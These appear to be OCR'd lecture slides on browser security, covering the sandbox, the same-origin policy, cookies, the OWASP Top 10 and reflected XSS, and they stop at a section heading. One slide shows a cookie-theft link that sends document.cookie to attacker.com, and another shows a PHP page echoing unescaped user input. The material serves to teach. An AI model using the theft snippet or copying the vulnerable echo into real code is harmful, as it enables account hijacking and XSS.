
But at least 3 actors!




Browser: All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages
  - Simultaneously
  - Sequentially





- Safe delegation


Browser Security Model

Goal 1: Protect local system from web attacker


→ Browser Sandbox

Goal 2: Protect/isolate web content from other web content

→ Same Origin Policy



Browser Sandbox



Goals: (1) Protect local system from web attacker; (2) Protect websites from each other

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs **(new(ish): also iframes!)** in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md

	High-quality report with functional exploit
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!


- Browsers don't (or didn't) always get it right...

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).


```
<html> <body>
<iframe
  src="http://www.bank.com/iframe.html">
</iframe>
</body> </html>
```



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).


Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
  - Can't steal login token for another site ☺



Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/steal.php?cookie='+document.cookie; return
false;">Click here!</a>
```


- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

Stepping Back

- Browser security model
  - Same origin policy: isolate web content from different domains
  - Later: More on browser sandbox, and isolation for plugins and extensions
- Web application security (next + Lab2)
  - How (not) to build a secure website

Web Application Security: How (Not) to Build a Secure Website

Dynamic Web Application



http://www.owasp.org

OWASP Top 10 Web Vulnerabilities (5/2021)

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. **Cross-Site Scripting (XSS)**
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
```

or

```
$user = "world"; echo "Hello" . $user . "!";
```

- Form data in global arrays $_GET, $_POST, …

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive.com/search.php?term=“Example 484 Project Ideas?”

search.php responds with

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>... </body>
```

Echoing / "Reflecting" User Input


naive.com/hello.php?name=*User*

Welcome, dear `User`

naive.com/hello.php?name= *<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*


Welcome, dear

Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS

